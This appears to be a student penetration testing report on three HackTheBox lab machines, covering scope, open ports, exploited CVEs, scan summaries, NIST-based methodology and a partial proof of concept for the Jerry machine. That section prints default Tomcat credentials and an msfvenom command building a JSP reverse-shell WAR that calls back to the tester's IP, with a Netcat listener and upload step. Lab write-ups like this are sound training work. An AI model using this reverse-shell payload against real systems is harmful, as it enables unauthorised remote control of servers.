Penetration Testing Report

Name: Darshan Patil
ID: *****94

Contents

List of Figure

1 Executive Summary

This document provides the penetration testing carried out, all testing is performed on the basis of the **NIST SP 800-115** (Scarfone et al., 2008). The purpose of the penetration testing was to provide a review of the security posture as well as identify weaknesses which could be exploited.

1.1 Scope of Work

This penetration test covers three machines Jerry, Heapdriver and Liberty from the HacktheBox platform, their assessment was carried out from a black box perspective with only their IP address provided. No other information in any form was provided or assumed at the start of the assessment.

1.2 Project Objective

This penetration test is carried out the assess the security posture of these three machines. The result of the penetration test is then analyzed for vulnerabilities. These vulnerabilities are then assigned a risk rating.

1.3 Summary of Findings

A detailed vulnerability scan report is provided in the Appendix, below are some High-Level Findings form the black box testing.

- Week login credentials were used, and password guessing was enough to get past the login portal, which then led to a command execution vulnerability which required authentication on the Liberty Machine
- Default Login credentials were exposed on the Jerry Machine, which then makes executing an exploit possible, which compromises the entire machine.
- Command execution feature on the web portal led to malicious File upload on the HeapDriver machine, which leads to complete machine takeover.
- Unpatched Versions of the software exist

Simple mistakes lead to the entire machine being compromised.

1.4 Summary of Recommendations

Solutions in complete technical detail have been provided below in the Remediation and Mitigation Section. This section provides only high-level recommendations.

- Implementing a strong password policy
- Implement a patch management system
- Frequent Checking for misconfigurations
- Performing vulnerability assessments and penetration testing at least once a year.

Note: These Recommendations do not ensure that all the machines are completely secure, as technology is growing at a rapid pace, new flaws and techniques come into the picture which might make these systems vulnerable, and these machines might be exploited again in future.

2 Technical Summary

2.1 Detailed System information

Machine	**IP**	**Open Ports and Details**		
		Port	**Protocol**	**Service**
Jerry	10.129.244.241	8080	TCP	http
HeapDriver	10.129.240.65	135	TCP	msrpc
		139	TCP	Netbios-ssn
		445	TCP	Microsoft-ds
		4443	TCP	HTTP
		8000	TCP	HTTP
Liberty	10.129.245.78	22	TCP	SSH

		80	TCP	HTTP

Table 1: Detailed system Information

2.2 Exploited Vulnerabilities.

Jerry - File read/inclusion vulnerability in the AJP connector in Apache Tomcat CVE-2020-1938, which lead to complete machine takeover.
HeapDriver - Win32k Elevation of Privilege Vulnerability CVE 2021 40449, which gives administrative privileges, on the machine
Liberty - LibreNMS addhost Command Injection CVE 2018 20434, which helps establish initial foothold on the machine.

2.3 Overview of vulnerability Scanning Report of Jerry, HeapDriver and Liberty.

Jerry - 10.129.244.241				
Critical	High	Medium	Low	Info
3	3	4	0	14

Table 2: MAchine 1 Jerry Nessus Scan Overview

HeapDriver - 10.129.240.65				
Critical	High	Medium	Low	Info
9	2	5	0	24

Table 3: Machine 2 HeapDriver Nessus Scan Overview

Liberty - 10.129.245.78				
Critical	High	Medium	Low	Info
0	0	1	1	21

Table 4: Machine 3 Liberty Nessus Scan Overview

3 Methodology

All testing has been performed on the basis of the **NIST SP 800-115** standard a Technical Guide to Information Security Testing and Assessment. It has 4 Phases




Figure 1: Methodology Phases

Planning: Rules of Engagement are obtained, and the customer goals are gathered and approval from the management is taken, setting the foundations for a successful penetration test (Scarfone et al., 2008).

Discovery: Performing scanning and enumeration. This phase consists of two parts. It is in the first part where actual testing begins, things such as information gathering and scanning, performing port scanning and identifying associated services with the ports are done. Along with port and service identification, other techniques such as NetBIOS enumeration and banner grabbing for collecting system information and application and service information (Scarfone et al., 2008).

The Second Part consists of vulnerability analysis, here the attacker might compare all the details gathered in the first part either to his/her own knowledge or against the vulnerability database such as the National Vulnerability Database (NVD) (Scarfone et al., 2008).

Attack: Verifying potential vulnerabilities through exploitation and performing more discovery upon new access. At the heart of penetration testing is executing an attack. In this phase, all the vulnerabilities that were previously identified are verified by attempting to exploit them (Scarfone et al., 2008). Once a vulnerability is confirmed, upon successful exploitation, then adequate safety measures and mitigation is carried out. Not all vulnerabilities, on successful exploitation, lead to administrative access. At times some exploits grant attackers privileged access which gives them access to even more resources (Scarfone et al., 2008). Predominantly, vulnerabilities exploited in the penetration testing process fall under the following categories:

- **Misconfiguration** - Improper configuration of settings, unchanged or insecure default settings (Scarfone et al., 2008).
- **Kernel Flaws** - Kernel is the core of the Operating System, any security flaw in the kernel puts the entire system at a risk (Scarfone et al., 2008).
- **Buffer Overflows** - This is possible when programs do not check for the length of the input (Scarfone et al., 2008).

- **Insufficient Input Validation** - Complete Validation of the input is not performed (Scarfone et al., 2008).
- **Symbolic Links** - A symbolic link as known as a “symlink”, is a file pointing to another file, Programs in the operating systems have the ability to change the permission over a file (Scarfone et al., 2008).
- **File Descriptor Attacks** - These are numbers used by the system to track the file, In cases where privileged programs allocate inappropriate file descriptors, the file can be compromised (Scarfone et al., 2008).
- **Race Conditions** - Situation when a program or a process is executing in privilege mode (Scarfone et al., 2008).
- **Incorrect File and Directory Permissions** - Poor file permissions allow multiple attacks, including the reading or writing of files containing passwords or credentials (Scarfone et al., 2008).

Reporting

Well-structured documentation of found vulnerabilities and exploits. It is recommended to perform reporting simultaneously with other phases (Scarfone et al., 2008). During the planning phase, a plan for the assessment is created. During the discovery and attack phases, written logs are maintained and either the system administrator or the management are reported (Scarfone et al., 2008). During the conclusion phase, identified vulnerabilities are given a risk rating and their mitigations are provided as well (Scarfone et al., 2008).




Figure 2: Phase details


4 Proof of Concept

4.1 Jerry

4.1.1 Port Scanning (Using Nmap)


```
┌─[eu-dedicated-18-dhcp]─[10.10.14.27]─[htb-ep-13836@htb-hzxvcwk7hz]─[~]
└──╼ [★]$ sudo nmap -sS -sV -A -Pn 10.129.244.241
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-18 19:26 GMT
Nmap scan report for 10.129.244.241
Host is up (0.014s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows 7 Profess
ional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Micr
osoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   18.79 ms 10.10.14.1
2   17.74 ms 10.129.244.241

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.37 seconds
```


4.1.2 Vulnerability Scanning (Nessus)




4.1.3 Website Vulnerability Scanner - Nikto Scanner

Default Credentials are Revealed ID **'tomcat'**, PW **'s3cret'** for the Manager app login









Using "msfvenom" to generate reverse shell


msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.27 LPORT=5555 -f war > shell.war




Setting up the listener using Netcat.




Uploading the shell.war



